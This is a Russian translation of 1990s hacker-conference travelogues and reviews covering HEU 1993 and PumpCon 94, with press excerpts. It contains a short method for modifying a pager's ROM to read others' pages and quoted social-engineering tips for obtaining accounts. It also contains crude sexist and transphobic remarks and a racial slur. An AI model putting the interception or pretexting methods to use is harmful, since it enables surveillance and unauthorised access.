К сожалению, угонов самолётов в моей биографии последнее время не случалось, а что касается клуба «высотников» — насколько я понимаю, туда нужен партнёр. Зато я летел на конференцию Hacktic «Hacking at the End of the Universe», так что был заряжен.

Когда я наконец добрался до Амстердама и без задержек прошёл таможню, меня встретило приятное зрелище: над толпой у выхода с таможни была поднята футболка LOD Internet World Tour. Её владелец, Карл, был, пожалуй, единственным американцем, которого я там знал, — мы заранее условились встретиться. Футболка стала моим маяком.

Совет путешественнику от ЕВ № 1: Никогда не берите с собой больше сумок, чем у вас рук.

Вскоре выяснилось, что ходить нам придётся много. Я, как большой любитель планировать заранее, напихал одежды на 8 дней, прихватил видеокамеру, ноутбук и кучу прочего барахла. Всё бы ничего, вот только сумок у меня было три, а рук — две. Одну я повесил на плечо (лямка за неделю постепенно врежется в ключицу) и поволок остальные две за собой.

Карл снял комнату в Наардене, в каком-то Best Western. Конференция проходила где-то в Лелистаде. Ни один из нас понятия не имел, как эти два места расположены относительно друг друга. Вскоре оказалось — очень далеко.

Совет путешественнику от ЕВ № 2: Купите проездной Eurail или его национальный аналог.

К счастью, у Карла хватило предусмотрительности предложить купить недельный проездной. Стоил он примерно 50 долларов и давал право на бесплатный проезд в поездах, трамваях, автобусах и такси по всей Голландии. Он более чем окупился.

Мы сели на поезд до станции Амере, оттуда взяли такси до гостиницы, сбросили вещи, поехали автобусом обратно на станцию и отправились в Амстердам.

Амстердам — очень классное место. Я думаю, каждый должен побывать там хотя бы раз. Мы с Карлом бродили часами, просто смотрели по сторонам. В ходе наших странствий я открыл для себя несколько любопытных мест.

Совет путешественнику от ЕВ № 3: Порнография — это хорошо. Иностранная порнография — это ВЕЛИКОЛЕПНО!

Я глубоко уважаю страну, в которой клубничка открыто выставлена везде и всюду. На каждой газетной стойке, на каждом вокзале, в каждом магазинчике шаговой доступности и в больших

(чистых, хорошо освещённых, хе-хе) магазинах повсюду — клубничка. Причём не ваша обычная пошлятина, а монументальные издания с названиями вроде «Teenage Sperm», «Seventeen», «Teeners From Holland», «Sex Bizarre» и «Color Climax».

Я заходил в каждый такой магазин, что попадался на глаза. Кажется, Карл готов был провалиться сквозь землю от стыда. Я был как ребёнок в кондитерской. Это было довольно жалкое зрелище. То, что там продаётся, — это надо видеть. Я молюсь о том, чтобы когда-нибудь купить видеомагнитофон с преобразованием PAL в NTSC.

Самая забавная вещь, которую я там увидел, — огромный фаллоимитатор в форме руки с кулаком. И я говорю «в натуральную величину». Натуральная величина руки Арнольда Шварценеггера. Интересно, это хит продаж?

В конце концов мы совершенно вымотались и поехали в гостиницу — снимать джетлаг, ведь завтра — конференция!

Совет путешественнику от EB № 4: Всегда пользуйтесь Train Taxi.

В Голландии, выйдя с поезда, за дополнительные 10 гульденов можно купить проездной на специальное такси, которое довезёт куда угодно. Мы с Карлом узнали об этом лишь после нескольких поездок на обычном такси до кемпинга по двадцать долларов каждая.

HEU проходил в нидерландской глубинке. Более подходящим названием было бы «Hacking in the Middle of Fucking Nowhere». Таксист возил туда людей весь день. По мере приближения к кемпингу стали появляться указатели на конференцию. На горизонте виднелись признаки гиков.

Мы вышли у ворот и прошли к палатке с надписью «Регистрация». В палатке сидело несколько ребят, которые фотографировали, а потом выдавали бейдж с вашей оцифрованной фотографией.

Территория была спланирована очень неплохо. Стояло большое амбароподобное сооружение, где несколько десятков компьютеров были соединены в сеть. Я сел за один из них и увидел, что там даже пытается работать SLIP. При таком количестве желающих выйти в сеть скорость была почти 20 бод! Ну и ну, технологии во всей красе. :) Я также заметил, что как минимум 2 человека запустили сниферы Ethernet, так что решил, что соваться в эту сеть — не самая разумная идея, даже если пропускная способность резко возрастёт.

В амбаре также был уголок с телевизором и видеомагнитофоном, несколько диванов, торговый ряд и закусочная. В закусочной продавались булочки за доллар, а сэндвичи с начинкой (арахисовое масло и джем, сыр с мясом и т. д.), чипсы, Jolt и пиво были бесплатными. Для меня это было очень важно, поскольку я переживал, удастся ли мне поесть.

Ещё предполагалась какая-то горячая еда (полноценный обед) за пять долларов, но она оказалась настолько отвратительной, что не поддаётся описанию. Вдобавок она была вегетарианской. Не просто обычной вегетарианской, а какой-то совершенно экзотической — и пахла как старые носки. Мерзкая баланда, недостойная даже заключённых.

За амбаром располагалась зона кемпинга. Там стояла огромная палатка — главная зона для встреч — и несколько палаток поменьше. Плюс высокая смотровая вышка и целая куча спальных палаток. По всему кемпингу тянулись кабели конференционной LAN.

Это было впечатляюще, мягко говоря.

Одним из первых людей, на которых я там наткнулся, оказался KCrow. Он помог мне найти безопасное место для части моих пожитков. (Опять я со своими чёртовыми сумками. Ну и осёл же я.) Мы попытались поместить их в комнату управления сетью, но Bill SF сказал мне «убирайся отсюда», что я и сделал. Это, разумеется, оставило у меня прекрасное впечатление о Bill SF. (Билл, я тебя люблю!) Некоторые пытались его оправдать: «он не спал несколько дней», «Билл обычно не такой грубый», «у него много всего на уме». Ага, конечно.

(А я ведь даже не сказал ни слова о том, как погано — пытаться нажить миллионы на фальшивомонетничестве, а потом подставить своего друга, пока сам уматываешь из страны. Нет. Я бы никогда не позволил себе такой грубости. Есть разница между настоящим хакером и оппортунистически технически грамотным преступником. Но я этого не говорил.)

В итоге я просто сунул вещи за торговый ряд и помолился о том, чтобы среди воров ещё оставалась честь.

Затем я встретил Дамиано. Он рассказал, кто тут есть. Несколько людей из CCC прибыли на конвое странных городских штурмовых машин. Немцы (кроме Дамиано) меня немного нервировали. Они держались кучкой и почти ни с кем из не-немцев не разговаривали. Наверное, некоторые просто не говорили по-английски, а может, я просто испытывал странные нацистские фантазии. Не знаю. Из всех людей, которые якобы там были, я никак не мог увидеть Pengo. Как будто какой-то странный трюк. «Ты его видел? Он только что был здесь.» Я так его и не увидел.

В тот день я успел лишь на один «воркшоп». Позже я обнаружил, что у всех по-настоящему технических воркшопов была одна общая нить: «Вот эта классная технология — теперь идите купите её у Hack-Tic за несколько сотен долларов».

Первый пример — воркшоп «It came out of the sky», где Bill SF рассказывал об устройстве, которое они разработали для приёма пейджерной информации. Они описали несколько сценариев, при которых полиция или другие нехорошие люди могут следить за пейджерами или всегда пейджить определённые номера прямо перед обысками и т. д.

Концепция была интересная, но отнюдь не новая. За чуть бóльшую сумму, чем они просили за модель Hack-Tic, можно купить многорежимный декодер Universal Radio (модель M-400). Он умеет не только POCSAG, но и GOLAY (для пейджеров), ACARS, ASCII, Baudot, SITOR A и B, FEC-A, SWED-ARQ, FAX, CTSS, DCS и DTMF! Вот это декодер.

Кроме того, компания SWS Security делает аналогичное устройство для правоохранительных органов примерно за 4000 долларов, которое занимается только декодированием пейджерной информации.

Если уж на то пошло, всё что нужно — это вскрыть свой пейджер, дампнуть ROM и заставить его отображать информацию для BCEX cap-кодов, а не только своего. Ваш cap-код написан на обратной стороне пейджера и хранится где-то в энергонезависимой памяти. Найдите вызов к нему и сделайте так, чтобы он всегда уходил на подпрограмму отображения, а не делал сравнение.

Я спросил Билла о замене кристалла в устройстве — ведь в нынешнем виде оно могло принимать только один пейджерный канал — и о том, экспериментировал ли кто-нибудь с 8-битными типами пейджинга, которые используются в Америке в таких сервисах, как EMBARC. Билл посмотрел на меня как на наркомана и спросил: «Ещё вопросы?» Вздох.

После этого воркшопа я отправился с Энди из Chaos Computer Club в немецкий анклав. Это были сумасшедшие ребята. У них было несколько кемперов, напичканных всякой архаичной электроникой. Разнообразное радиооборудование; странные штуковины с русскими буквами были разбросаны повсюду. Компания гоняла очень громкий жёсткий техно. Я скачал у Энди несколько программ и отправился обратно в главную зону.

Позже какой-то парень, который сказал, что знает меня ещё с давних времён, по имени Mr. Miracle подошёл поздороваться. Я понятия не имел кто он, но поскольку я редко помню даже своё собственное имя, поверил ему на слово. Mr. Miracle был на конференции со своими друзьями Вимом и тасманийским амигашником по имени XTC. Остаток дня мы трепались и говорили о всякой ерунде.

Когда стемнело, все переместились в амбар. Я, Карл, Mr. Miracle, XTC, Вим и ещё один нидерландский хакер по имени The Dude сели пить. На некоторое время к нам присоединился

другой голландец — The Key. Он был помешан на взломе замков и имел при себе огромное количество отмычек. (Автомобильные мастер-ключи, традиционные грабли, отмычки для трубчатых замков и странная отмычка для всех новых моделей Ford.) The Key был крупным, зловещего вида мужчиной, который никогда не снимал очень тёмные солнечные очки. Не знаю, было ли это только ради эффекта, но это работало.

Я решил, что самое время познакомить голландцев с тем милым американским обычаем — игрой в «Quarters». Мы опустошили примерно 200 стаканов пива и были чрезвычайно шумными, пьяными и отвратительными. Какая-то женщина (думаю, это была женщина) подошла к нам и спросила, не стоит ли нам пойти за компьютеры или что-то в этом роде. Мы материли её, пока она не ушла.

Mr. Miracle пригласил меня и Карла остаться у него на оставшееся время конференции, чтобы нам не приходилось ехать до отеля. Это было благословением. Мы все набились в машину The Dude и поехали к квартире — поездка, по сравнению с которой «Kumba» в Busch Gardens кажется каруселью. Были очень рады добраться живыми.

XTC тоже остановился у Mr. Miracle. Все мы повалились на пол второго этажа в его таунхаусе. Пока мы укладывались спать, XTC обблевал всю ванную. Излишне говорить, что Mr. Miracle и его девушка были в ярости. Все думали, что дойдёт до убийства, но XTC каким-то чудом отделался лёгким испугом.

Следующим утром мы все отправились выселяться из гостиницы, которую сняли с Карлом. Карл оставил деньги в их сейфе. Разумеется, сейф сломался, и им потребовался почти час, чтобы полностью уничтожить его и дать Карлу вернуть свои 300 долларов дорожными чеками. Mr. Miracle заметил: «Где The Key, когда он нужен».

Когда мы наконец снова оказались на конференции, там шло большое обсуждение телефонного фрикинга. На панели болтали Emmanuel Goldstein, Bill SF, Rop, KCrow (KCROW??) и другие. Phiber Optik добавлял комментарии по громкой связи. Я поиграл с идеей подойти к телефону и пожелать ему всего хорошего, рассказать, как круто здесь в Голландии — но решил, что это было бы слишком жестоко.

Я сидел снаружи панельной дискуссии и слушал, как все жалуются на злодейства телефонных компаний. Многие вставали и доказывали, что их действия морально оправданы, поскольку телефонные компании берут слишком много. Ещё они утверждали, что раз линии уже существуют, то можно пользоваться ими бесплатно. Меня это стало раздражать, и я начал орать о том, что в палатке стоят пустые стулья и я хочу назад свои сто гульденов.

Вокруг собралось несколько человек, я не унимался. Mr. Miracle подхватил и начал оспаривать, сколько вообще Hack-Tic зарабатывает на конференции. По его оценкам, минимум 500 человек по 100 гульденов с каждого. 50 000 гульденов. Это большие деньги. Толпа вокруг нас тоже начала задаваться этим вопросом. Ситуация накалилась, но ни у кого не хватило духу сказать об этом открыто.

Позже тем же днём я сел послушать доклад Fidelio и RGB по безопасности Unix. Я заранее спросил их, будут ли они рассказывать что-то, чего я не знаю. (Боже, потом я понял, насколько самодовольно это прозвучало. Я — мудак.) Доклад прошёл неплохо, поскольку большинство людей в зале не были гуру, и им это дало хороший обзор темы.

После этого Bill SF проводил воркшоп о беспроводных LAN. Я думал, что это будет учебное занятие о теории беспроводных LAN, об их безопасности и так далее. Как бы не так! Hack-Tic якобы строит беспроводной Ethernet-адаптер с расширенным спектром (скоро в магазине рядом с вами).

Я спросил Билла, почему они выбрали расширение спектра с перепрыгиванием по частотам, а не с прямой последовательностью. Есть в основном две школы мысли в области расширения спектра, у каждой свои плюсы. Билл сказал, что их устройство будет сложно заглушить. Я ответил, что если я вгоню даже 1 ватт в определённый диапазон, скажем в 15 МГц, их устройство накроется точно так

же, как любое другое.

Для справки: надеюсь, они делают это в диапазоне 2,4 ГГц, потому что это единственный частотный блок, который везде легален для такого типа применения.

Позже Bill SF собирался провести туториал по телефонному фрикингу. Он ушёл в лес проводить секретный воркшоп. К сожалению, я не попал в число привилегированных участников, но до меня дошли слухи, что Demon Dialer поступит в продажу. Вздох.

Понятия не имею, чем я занимался следующие несколько часов. Думаю, меня похитили инопланетяне. Финальная панель вечера была посвящена социальной инженерии и вёл её The Dude. Скажем так: европейское представление о том, где применять навыки лапши-на-уши, немного отличается от американского.

The Dude давал советы вроде «Скажи, что ты с новостей или телезвезда, и, может, тебе дадут гостевой аккаунт» или «Однажды я позвонил, сказал, что делаю репортаж, и они рассказали мне всё о своих компьютерах».

ВАААА! Какой радикализм. Я вспоминаю одного парня, который ограбил 7-Eleven по телефону. Вспоминаю, как кто-то превратил мой телефон в таксофон, заболтав идиота на коммутаторе. Вспоминаю, как люди выуживали root-пароли у системных администраторов методами социальной инженерии. Где были Chasin, RNOC и Supernigger, когда они были нужны? Вот это настоящие великие. Не знаю, чем все на HEU были так восхищены, но всем понравилось. Ааа, незнание — блаженство.

После темноты нас снова зачем-то потянуло к столу для «Quarters». Это было жестоко. Стаканы кончились. Мы строили пирамиды из пустых. Играли в «люстры». Рыгали, орали, были мужественными мужиками, делающими мужественные вещи, и высмеивали тех, кто гоняет в компьютерные игры в нескольких метрах от нас. Смеялись над ними мужественными смехами. И, кажется, в ту ночь никого не вырвало.

Домой нас в ту ночь вёз The Key. Он так и не снял очки. В Голландии вдоль шоссе нет фонарей. К счастью, я был пьян, иначе наделал бы в штаны от страха.

В последний день конференции мы успели к панельной дискуссии «Хакинг и закон». На панели были Emmanuel Goldstein, RGB, Rop, Ray Kaplan, Wietse Venema, Энди из CCC, сотрудник нидерландского CERT и несколько других. Началось всё очень хорошо, но быстро скатилось. Дискуссию якобы вёл какой-то придурок-журналист, который, судя по всему, не понимал, что значит «вести» дискуссию. Он отвечал на КАЖДЫЙ вопрос, адресованный панели, независимо от того, понимал ли он вообще, о чём этот вопрос.

Этот тип дискредитировал журналистику. В конце концов он стал настолько раздражающим, что я встал и ушёл.

Мы решили не оставаться на финальную вечеринку «конца времён». Рассудили, что вечеринка будет куда веселее в Амстердаме, и смотались. Пора было перебраться в город и навести шороху.

Совет путешественнику от EB № 5: Не покупайте наркотики в других странах.

Наркотики в Голландии незаконны, несмотря на то что все говорят. Несмотря на это, их полно, и каждый встречный готов продать вам несколько таблеток или косяков. Я смотрел на это так: зачем ехать за тридевять земель посмотреть другую страну и проводить время в дурмане?

Это напоминало мне прогулку по Хайту в темноте или по Драгу в Остине несколько лет назад. Через каждые три шага в Амстердаме какой-нибудь шутник подбегал и говорил: «Хочешь хорошего покурить? Экстази? Кокаин? Хочешь хорошего кока? А как насчёт хорошего гашиша?» Надо было спросить про DMT, но я просто отмахивался от всех.

Вдобавок ко всему, в Амстердаме есть около 5 баров, в которых буквально продают гашиш. Их очень легко опознать: это те, у которых в витрине стоят конопляные кусты и откуда при любом приближении разит характерным запахом. Самые известные — Bulldog и High Times. Сэкономьте деньги на что-нибудь получше — например, на футболки или клубничку.

На конференции несколько человек продавали «Space Cakes» — по сути, гашишные пирожные. Если вы никогда не ели дурь, вам это может не понравиться. Приходит медленнее, держится дольше и, как правило, клонит в сон. Это последнее, что мне нужно на хакерской конференции. Нам нужны были стимуляторы, блин! Я пил много Jolt.

Совет путешественнику от EB № 6: Сходите в квартал Красных фонарей в Амстердаме.

Даже если вы слишком жмот (или слишком моральный) чтобы выложить 25 долларов, сходите посмотреть на квартал Красных фонарей. Предупреждаю заранее: все эти люди, которые говорят, что там «такие красавицы», либо под кайфом, либо обладают дурным вкусом.

В квартале Красных фонарей женщины стоят за стеклянными витринами в нижнем белье и пытаются завлечь вас, дразнясь, обнажаясь или иными сексуальными намёками.

К сожалению, подавляющее большинство этих «женщин» выглядят как кастинговые отбраковки из «Игры в прятки». Речь идёт об кадыках и крупных руках. Крупнокостные азиатские существа, напугавшие меня до чёртиков. Это было МЕРЗКО.

Мы с Mr. Miracle и Вимом, наверное, час ходили в поисках приличных женщин. Наконец нашли двух. ДВУХ. Из сотен — двух. Одна — высокая блондинка лет двадцати с небольшим. Другая — невысокая смуглая брюнетка, которая выглядела, эм, молодо.

17:10. Подробности опущу. Фантазируйте сами.

Совет путешественнику от EB № 7: Нет места лучше дома.

Я был очень рад сесть в самолёт обратно в США. Как ни стыдно это признавать, я бы действительно не знал, что с собой делать, если бы жил не в Америке.

Возможно, поездка в Англию или Австралию прошла бы совершенно иначе. Не мочь говорить на местном языке — это реально угнетало. Я также устал искать еду, которую мог бы есть. [Я почти год назад отказался от красного мяса, а европейцы ОБОЖАЮТ МЯСО. Найти курицу было кошмаром. Нидерландское слово для «курицы» — KIP. Запомните это.]

Телевизор был отстой, хороших мест для живой музыки почти не было, местным женщинам не был интересен лохматый американский турист — и я скучал по своей кошке. Я познакомился с несколькими классными людьми и провёл отличную неделю, но был очень рад приземлиться в США.

Эпилог

Совет путешественнику от EB № 8: Если думаете, что на таможне будут досматривать — не будут.

Я, идиот, оставил всю свою клубничку в Нидерландах, потому что боялся ареста. Я представлял себе разговор: «Что это у тебя за мерзость, парень? Ты больной! Смотри-ка, Боб, у этого хиппи фотки, где бабы писают друг на друга.» И что же? Они просто улыбнулись и махнули рукой. Чёрт.

Hacking at the End of the Universe

Автор: Nimrod Kerrett, zzzen@math.tau.ac.il

«Техно-анархистская конвенция» — 3–6 августа, Ларзербос, Голландия.
Объявление в Computer Underground Digest совершило своё вирусное действие, стерев все аккуратно расставленные записи расписания на первую неделю августа из моих старых серых клеток памяти и заменив их неоновой вывеской «Ты заслуживаешь отпуска в Голландии». И мы поехали...

Большинство из нас, жителей Европы и «третьего мира», почти не видят физических проявлений самоисполняющихся пророчеств Гибсона. Окей, Матрица существует, но чтобы наблюдать уличную культуру, надо жить в Сан-Франциско или где-нибудь подобном. HEU — Hacking at the End of the Universe — казался единственным шансом всплыть на физическую сторону телефонной розетки и ощутить кибер-культуру в виде лиц, моды и языка тела. Как наивно было с моей стороны это предполагать. По сравнению с большинством тамошних ребят я выглядел опасным (робкий системный администратор швейцарского банка)... Но не поймите неправильно, мне БЫЛО весело — чтобы не получить удовольствия в Голландии, нужна совсем уникальная химия тела — но у меня не покидало ощущение, что европейские хакеры всё ещё живут в семидесятых.

Сначала несколько положительных моментов

Самый важный доклад был посвящён электронным деньгам. Вдаваться в детали в стиле sci.crypt не буду, но это было самое захватывающее, что я слышал со времён, когда мне впервые объяснили публичные ключи. Президент нидерландской фирмы DigiCash описал криптографическую схему, в которой банк может выпускать электронные кредитные сертификаты, которые нельзя подделать и при этом они устойчивы к анализу трафика. Их цифровые деньги — как физические: у них нет запаха. Вы получаете от банка «виртуальную купюру в $100», которую нельзя подделать или потратить дважды, и которую банк не может отследить — например, до конкретного человека, запросившего её.

С тех пор как общество перешло с наличных на кредитные карты, люди привыкли к мысли, что история покупок легко подвергается электронной слежке. На HEU я узнал, что это было сплошным шумом: мы МОЖЕМ развивать экономические системы, пользуясь преимуществами цифровой коммуникации без ущерба для нашей частной жизни.

Другой интересный момент — доклад бывшего исполнительного директора ЦРУ, перешедшего в частный сектор [прим. ред.: однозначно идентифицирован как net.personality в сети WELL], который теперь проповедует открытые подходы: вместо того чтобы создавать собственные замки и вскрывать замки соседа, идея состоит в том, чтобы использовать методы сбора и анализа информации — то, в чём специализируются «разведывательные» структуры — для извлечения смысла из info-болота, в которое нас засасывает... и продавать это. Этот парень высказывал аргументы, похожие на то, что Барлоу говорил перед секретным сообществом несколько месяцев назад, но переориентировал всё на бизнес. Весьма захватывающе. Кстати, я заметил, как концепция прибыли заставляет кровоточащесердечных европейских анархистов морщиться...

Созданная на месте сеть тоже впечатлила. На территории кемпинга, под периодическими ливнями, возвели три LAN, соединившие почти 100 компьютеров всех размеров и форм, плюс терминальные серверы для тех, у кого нет Ethernet. Компьютеры стояли в наших личных палатках, а поляна расцвела PC/XT-повторителями под мокрыми полиэтиленовыми плёнками. Это чудовище соединялось с интернетом через три шаткие SLIP-линии дозвона — и оно РАБОТАЛО. Ценой нескольких бессонных 36 часов, но всё же. Ого.

Переходим к горькому

Хакер (сущ.) — (1) Тот, кто получает удовольствие от того, чтобы заставлять системы делать то, чего они не должны делать. (2) Задрот, который занимается текстовой обработкой в шестнадцатеричном коде, страдает аллергией на цвет и окошки и ненавидит, когда его называют «пользователем» в ЛЮБОМ контексте.

Большинство хакеров, которых я встретил на HEU, попадали под второе определение. Меня даже отчитали за использование «Wintendo» и «бездарную трату» мощи моего ноутбука 486. Начнём с локальной сети — идея подключить все палатки была замечательной и символизировала конструктивную техно-анархию. К сожалению, в ней не было культурного наполнения. Прежде всего, нужно было логиниться как гость — если вы вообще угадали IP-адрес сервера, который работал в данный момент. У вас не было идентификатора хэндла, так что не было смысла обсуждать локальные новостные группы для обсуждений по темам. Даже локальная электронная почта была невозможна: кому бы вы написали? Раз уж при входе каждый получал бейдж, почему нам не выдали пользовательские идентификаторы, хотя бы написанные на тех же бейджах? Даже административные объявления (например, изменения расписания) были доступны только на ФИЗИЧЕСКОЙ доске объявлений в баре... вы когда-нибудь пробовали вручную просматривать более 200 бумажных клочков?

Другим побочным эффектом было то, что, оправдывая притащенный в Голландию ноутбук, вы просто обязаны были занять SLIP-линии и телнетиться наружу — что делало жизнь тяжёлой для всех нас, но особенно для сетевой команды. По моему скромному мнению, чрезмерное использование телнета — это как сказать «Здесь нечего делать, попробуем где-нибудь ещё». Я и так «где-нибудь ещё» живу; я сел в самолёт, чтобы посмотреть на ЭТО место. Телнет был ещё и проблемой, поскольку система разрешения IP не работала и приходилось применять хакерские техники для поиска IP-адресов дома.

Самым раздражающим были социально-политические дискуссии. В обсуждении под названием «Networking For The Masses» кто-то осмелился предложить удобство для пользователя как ключ к решению проблемы компьютерной неграмотности. «Да ладно!» — слышу ваше бурчание. Вот как ответил другой участник панели: «Революция — это не дружественная вещь. Активисты не должны рассчитывать, что компьютерное сообщество упростит им жизнь». Берегитесь, массы... готовьтесь к военной компьютерной подготовке, когда Революция закончится.

Возьмём другую модную политическую тему — криптографию. Можно было бы предположить, что на любой техно-анархистской конференции в 93-м будет горячая политическая дискуссия по крипто. Не тут-то было. Единственной темой, связанной с крипто, были упомянутые выше «электронные деньги». Хотя для крипто-просвещённых это весьма захватывающе, 90% аудитории HEU потеряли нить после первых трёх кубических корней и вернулись в свои палатки телнетиться куда-нибудь ещё. Я остался в небольшой группе высокотехничных шифропанков, которым было глубоко фиолетово, поймут ли когда-нибудь домохозяйки Нью-Дели переключатели PGP; кажется, им нравится их волшебный «элитный» статус.

Даже в дискуссиях о хакерской паранойе публика не хотела слышать об идее развеять образ всемогущего хакера, чтобы среднестатистический нервный полицейский немного расслабился. Нужен ли Европе аналог американской «Операции Sun-Devil», чтобы включить мозги? Загрузите ftp://ftp.eff.org/pub/cud/papers/crime.puzzle и поучитесь на горьком опыте других (IP-адрес не знаю!).

Эпи-травелог

До конференции я наивно полагал, что хотя бы ХАКЕРЫ могут читать то, что написано на стене... Поскольку я теперь трезв, скажу прямо:

Когда мир наконец примет стойкую криптографию с открытым ключом (надеюсь, что это произойдёт, потому что я видел слишком много войн и нарушений прав человека в своей жизни), две вещи станут практически невозможными: 1) видеть то, что не положено видеть; и 2) менять то, что не положено менять — если только вы не хотите нанести брутфорс-ущерб.

Эти два анахроничных занятия составляют основу большей части хакерской культуры, которую я наблюдал на HEU — так что мой совет: переходите к первому словарному определению слова «Хакер». Старайтесь быть меньше технарём и больше анархистом. Революция идёт... на случай если вы пропустили последние новости Usenet.

Перепечатано из Fringe Ware Review №2, ISSN 1069-5656.
Издано FringeWare Inc., fringeware@illuminati.io.com

Хакеры играют в поле

26 июля 1993 г.

~~~~~~~~~~~~~~~~~~~~~~~~~

(Newsweek, стр. 58)

[Репортёр Newsweek собирается на HEU в Нидерланды и мечтает. Как видно, статья написана до самой конференции.]

Нет никакой гарантии большой явки, но если соберутся тысячи — это, возможно, поможет продемонстрировать, как далеко хакерство ушло от спален вонючих подростков. Если так, то в нидерландской летней ночи будет меньше задрочки и больше танцев. Программисты, возможно, когда-нибудь смогут откинуться от терминала, хлопнуть себя по кармашку с карандашами и сказать: «Я там был».

Вудсток для хакеров и фрикеров

16 августа 1993 г.

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Авторы: Barbara Kantrowitz и Joshua Ramo

Это мероприятие позиционировалось как «Вудсток для поколения Nintendo». Техно-фрики, собравшиеся на «Hackers at the End of the Universe» в Нидерландах на прошлой неделе, имели как минимум одну общую черту со своими предшественниками 60-х: они верили, что правила созданы для того, чтобы их нарушать.

Некоторые присутствовали только в электронном виде, общаясь через сети по всему миру. Остальные — подавляющее большинство: молодые люди лет 17–20 — собрались в сотнях разноцветных палаток, сгруппированных вокруг розеток и переносных туалетов на площади

размером с шесть футбольных полей. У многих в палатках стояли компьютерные терминалы — мониторы соседствовали со спальными мешками и гитарами.

Никого не удивил белый фургон, ощетинившийся антеннами, который курсировал туда-обратно по дороге к кемпингу. Все, казалось, были согласны, что он принадлежит нидерландской тайной полиции; все также предполагали, что за встречей следят ЦРУ и британское МИ-6. Но никто не знал наверняка: паранойя популярна среди хакеров.

Pump Con 94

«Наследие продолжается»

Автор: Erik Bloodaxe

Путешествия большую часть времени отстой. Люди любят романтизировать их, как будто это какой-то недоступный «Среднему Джо» статус, но в девяти случаях из десяти — это просто боль в заднице.

Моя поездка в Филадельфию на второй PumpCon вполне вписывалась в упомянутые девять из десяти. Я был болен как собака, методично откашливая крупные пропитанные кровью сгустки мокроты. Это было связано либо с каким-то незамеченным сбоем иммунной системы, либо с дурацким безобразием предыдущих выходных, включавшим химическое излишество, злоупотребление алкоголем и каких-то странных существ, пытавшихся выдать себя за особ женского пола... но это другая история.

(Будем считать, что плохое самочувствие вызвано последним.)

Я пришёл в Comfort Inn и обнаружил в вестибюле толпу людей, которые явно были участниками конференции. (Они говорили многим, что они — «Campus Crusaders for Christ».)

Зарегистрировавшись, я подошёл к группе посмотреть, кто есть кто. Я представился и спросил, появились ли Dr. Who или Mark Tabas. Не появились. (И, как выяснилось, так и не появятся. Dr. Who я могу простить — у него не было возможности добраться из Бостона, но Tabas... очевидно, у него нашлись дела поважнее, чем проехать несколько миль через весь город, чтобы поздороваться. Напомните мне ответить ему взаимностью на HoHo Con.)

Меня сразу же утащили в сторону GrayAreas и Ophie, которые обе обрушили на меня предупреждения о надвигающейся катастрофе. Ophie передала, что The Wing говорил ей накануне вечером, что приедет на конференцию и «разберётся со мной».

GrayAreas сообщила, что ранее какой-то сомнительный тип спрашивал обо мне. По её описанию стало ясно: Rogue Agent добрался до конференции. (Сомнительный... ха-ха.)

В своём номере я порылся в сумке с лекарствами и пожалел себя. Заложен нос, заразный, с температурой — и теперь за мной ещё следит какой-то незнакомец. Отлично. Я никогда особо не обращал внимания на угрозы неизвестных людей в сети: бравада людей возрастает в геометрической прогрессии прямо пропорционально расстоянию, на которое они отделены телефоном или экраном компьютера. За неделю до конференции мне угрожали как минимум 2 разных человека под разными никами и адресами. Один обещал проломить мне голову битой.

Я подумал, что с моей удачей — больному — именно сейчас кто-нибудь и выполнит такое обещание, раз моя реакция и координация явно будут нарушены. Замечательно.

Я спустился обратно в вестибюль, чтобы ввязаться в разговоры. Группа немного выросла в моё отсутствие. Я сел и начал разговаривать с Shortwave и C-Curve о любительском радио и архаичном компьютерном оборудовании. Shortwave предложил прислать мне Commodore PET для добавления в Erik Bloodaxe Memorial Computer Archive. (EBMCA — некоммерческая организация, занимающаяся сохранением истории персональных вычислений. Наш музей скоро откроется. Не задерживайте дыхание!)

Затем я заметил, что практически все завсегдатаи IRC из района Вашингтона, округ Колумбия, тоже были на этой чёртовой конференции. (Кроме KL и Strat, но они должны были появиться на следующий день.) Позже мы небольшой компанией отправились посмотреть, что творится в соседних отелях. Окрестности были устроены так, что пять отелей стояли прямо рядом друг с другом, а между ними — два дешёвых ресторана.

Мы направились в Knights Inn и осели на парковке, глазея на луну и трепясь о всякой ерунде. Пока мы торчали там как дебилы на почти морозном ветру, Dark Tangent подошёл и сообщил, что Zar во второй раз выгнали с автобуса — он застрял в Вашингтоне и ему нужна помощь. Никто не хотел ехать в Вашингтон, поскольку мы все ТАК прекрасно замерзали, поэтому Zar пришлось ждать следующего автобуса.

В одном из номеров Knights Inn компания народу усиленно курила. Их сборище было названо «Hemp-Con».

Наконец здравый смысл возобладал, и я решил, что холод здоровья не прибавит — и отправился к себе в номер. Ophie была в соседнем номере с кучей людей, которые пили. Вообще-то, по-моему, Ophie пила больше всех. :)

Я заглянул и поприкалывался над ней за пьянство. Она в ответ рассказала всем в комнате интимные подробности своего брака и своих сексуальных похождений со всей хакерской тусовкой Вашингтона. Потом сорвала с себя всю одежду и принялась бегать по комнате, бросаясь в людей шоколадными конфетами. Ладно, это я придумал — но она бы всё равно не вспомнила. Хе-хе.

Когда я подошёл открыть дверь в номер, то заметил, что кто-то написал на ней сигаретой «DIE NARC». На полу лежал окурок — Camel без фильтра. Судя по всему, прибыл The Wing. [О, радостный день. Калу, каллэй. Я хохотал в своей радости.]

Только я собрался лечь спать — в дверь заколотили. Открываю: такое впечатление, что вся компания из номера Ophie приковыляла в гости. Один парень сзади — довольно высокий, довольно тощий, в фиолетовой рубашке — курил окурок Camel. Я улыбнулся ему и сказал: «Как дела?» Он немного растерялся, но спросил: «Ты знаешь, кто я?» Я ответил: «Конечно, Алан, как дела?»

Это его почему-то разозлило.

«Сегодня ночью ты доволен собой, но вот завтра...» — сказал он.

«О?» — ответил я. — «У тебя что-то для меня заготовлено? Круто. А ты мог бы прокрутить на конфе те плёнки с Кеном Шулманом?»

